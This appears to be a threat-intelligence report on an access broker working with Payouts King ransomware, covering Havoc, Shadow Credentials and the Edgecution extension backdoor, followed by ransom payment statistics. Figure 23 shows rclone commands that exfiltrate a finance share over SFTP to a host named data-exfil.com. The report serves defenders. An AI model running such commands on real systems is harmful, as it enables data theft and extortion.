


Figure 22: Malware deployment sequence associated with an initial access broker for Payouts King ransomware

Case study: Attack evolution for an initial access broker working with Payouts King ransomware

After establishing a foothold with Havoc, the threat actor moved laterally using Havoc’s built-in WinRM features and deployed numerous remote monitoring and management (RMM) tools including ScreenConnect, SuperOps, Xeox, JumpCloud, and AnyDesk for remote access. The threat actor then used Rclone or WinSCP to exfiltrate data over SFTP within hours of the initial access using commands similar to those shown in Figure 23.

```
Windows PowerShell
PS C:\> "C:\users\<usr>\Downloads\rclone-current-windows-amd64\rclone-v1.73.2-windows-amd64\rclone.exe" config create backup_config sftp host data-exfil.com user your_company -port 2222 pass xTmQJHVAPZLW-rNKd42YpFsjC UeqBn76lta3vX8KDMRpGhSyT-5cW1mzQLNo29 --non-interactive
PS C:\> "C:\users\<usr>\Downloads\rclone-current-windows-amd64\rclone-v1.73.2-windows-amd64\rclone.exe" copy F:\FINANCE\ backup_config:COMPANY\FINANCE\ --transfers 20 --max-age=3y --exclude *.rar --exclude *.zip --exclude *.frx --exclude *.db --exclude *.dll --exclude *.bin --exclude *.iso --exclude *.tmp --exclude *.img --exclude *.bat --exclude *.ps1 --exclude *.dat --exclude *.com --exclude *.msi --exclude *.msu --exclude *.msp --exclude *.lnk --exclude *.reg --exclude *.ini --exclude *.log --exclude *.cab --exclude *.exe --exclude *.drv --exclude *.vmdk --exclude *.ico --exclude *.url --exclude *.hlp --exclude *.gif --exclude *.avi --exclude *.mp3 --exclude *.mts --exclude *.mp4 --exclude *.mov --exclude *.mkv --exclude *.flv --exclude *.vob --exclude *.wmv --exclude *.wav --exclude *.m4a --exclude *.mpg --exclude *.ts --exclude *.cr2 --exclude *.vib --exclude *.vbk --exclude */.thumbnail/* --exclude *.label --stats 30s -P
```

Figure 23: Example rclone commands used to exfiltrate data over SFTP

In some cases, the threat actor deployed ransomware to encrypt files. However, in all cases data was stolen that was later used to extort a victim organization.

Havoc’s persistence was established through scheduled tasks and also abused Shadow Credentials to take over Active Directory accounts. By adding a public key to a target account’s msDS-KeyCredentialLink attribute, the actor could authenticate through Kerberos PKINIT, obtain a ticket-granting ticket, and impersonate the targeted user or computer without knowing its password. This provided a backup persistent access method beyond the Havoc implant itself.

In more recent attacks, this initial access broker has conducted similar style attacks, but replaced Havoc with a custom web browser extension-based implant that ThreatLabz named *Edgecution*. The threat actor also made changes to the fake update website with additional buttons as shown in the figure below.




Figure 24: Example fake Outlook update website used to deploy Edgecution in Payouts King ransomware attacks

Case study: Attack evolution for an initial access broker working with Payouts King ransomware

These new buttons offer the threat actor three different options (via an AutoHotKey script, Windows batch script, and PowerShell script) to deploy the Edgecution malware. Note that previously the threat actor used only Windows batch scripts. Based on the nearly identical functionality, ThreatLabz assesses that the threat actor likely used AI to create the multiple iterations of the original batch script.

The attack chain for the Edgecution deployment is shown below:




Figure 25: Edgecution attack flow associated with Payouts King ransomware attacks

This delivery process closely resembled the earlier Havoc campaigns. Similar to previous attacks, the script configures the environment, adds the missing PK header to an encrypted ZIP archive, extracts the malware components, and creates a scheduled task that launches Microsoft Edge, and in turn Edgecution.

Edgecution consists of two components: a malicious Microsoft Edge extension and an obfuscated Python backdoor. The extension, disguised as an Edge Monitoring Agent, runs in a headless Edge browser and communicates with C2 servers over WebSockets. Because the browser operates in headless mode, the extension is not visible when the victim opens Microsoft Edge.

The extension uses the Chrome native messaging protocol to communicate with the Python backdoor. Native messaging enables the extension to pass commands outside the browser sandbox to a host application. This allows Edgecution to act as a native backdoor with the ability to access the local filesystem, collect system information, launch processes, write files, execute Python code, and run PowerShell commands. The reliance on a malicious browser extension to relay commands to a Python-based native host application demonstrates the threat actor's creative approach to evade traditional endpoint detection.



Extortion Economics: Ransom Payment Trends

Ransom payments are only one part of the extortion story, but they provide a measurable view into how ransomware groups convert a compromise into revenue.

In partnership with TRM Labs, ThreatLabz analyzed known victim ransom payments to better understand how payment activity varies by ransomware group, including the number of paying victims and the payment amounts.

This analysis combines ThreatLabz research on ransomware operations with TRM Labs' on-chain intelligence into Bitcoin payments received by ransomware-attributed addresses. Additional methodology details are available [here](#).

Declining payment volumes, rising averages

Ransomware economics from April 2025 through March 2026 reveal total known ransom payments fell 16% year over year and the number of recorded payments declined 20%. Yet, the average payment per victim increased 5.3%, from \$409,724 to \$431,995. The payment decline may be due in part to the shuttering of several large ransomware groups and increased law enforcement activities including those assisted by ThreatLabz, such as [Operation Endgame](#).



Note that the payment data captures the final known payment amount. The initial ransom demands are not visible in this dataset.

	2024-2025	2025-2026	Year-over-year percentage change
Victim payments	951	760	↓ 20.1%
Total volume (USD)	\$389.6M	\$327.8M	↓ 15.8%
Median per victim	\$155.0K	\$154.7K	↓ 0.1%
Average per victim	\$409.7K	\$431.4K	↑ 5.3%

Figure 26: Ransomware-related payment activity year over year

The distribution of payment volume among leading groups illustrates a top-heavy trend. From April 2025—March 2026, the top 10 ransomware groups by payment amounts accounted for nearly three-quarters of all tracked payment volume, with the top three alone receiving nearly half of all payments—up significantly from the prior period.

	April 2024-March 2025	April 2025-March 2026
Top 10 groups’ share of payment volume	64.4%	73.8%
Top 3 groups’ share of payment volume	31.1%	47.5%



How payment patterns differ by ransomware group

Among the top 10 ransomware groups by payment volume, revenue patterns varied widely. Akira and Qilin led the group-level analysis with the highest total known payments and the largest number of paying victims. Other groups, including RansomHouse and Clop, had fewer paying victims, but still ranked among the leaders in total payments—serving as prime examples that high-value payments can materially increase a group’s revenue.




Figure 27: Top 10 ransomware groups by payment activity, comparing total known payments, number of paying victims, and median versus average payment size (April 2025-March 2026)

The findings reveal several distinct monetization patterns:

- **High total payments + many paying victims:** The group generated substantial revenue across a broader set of paid incidents (Akira, Qilin)
- **High total payments + fewer paying victims:** A small number of large payments drove much of the group’s total (RansomHouse, Play, Chaos)
- **Lower total payments + higher victim count:** The group monetized more victims, but generally at lower payment amounts (INC, Silent/Luna Moth)
- **Wide gap between median and average payment:** One or more large payments had an outsized influence on the average (RansomHouse, Chaos, Rhysida)

As these patterns show, the ransomware payment economy is not driven purely by volume. The groups collecting the most money are not always the ones with the most paying victims.

Year-over-year shifts among the top 10

Year-over-year payment trends also diverged sharply across the top 10 ransomware groups. Qilin had the largest year-over-year increase, rising 422%, followed by INC at 161%, RansomHouse at 93%, and Akira at 35%.

YEAR-OVER-YEAR CHANGE IN PAYMENT VOLUME AMONG TOP GROUPS

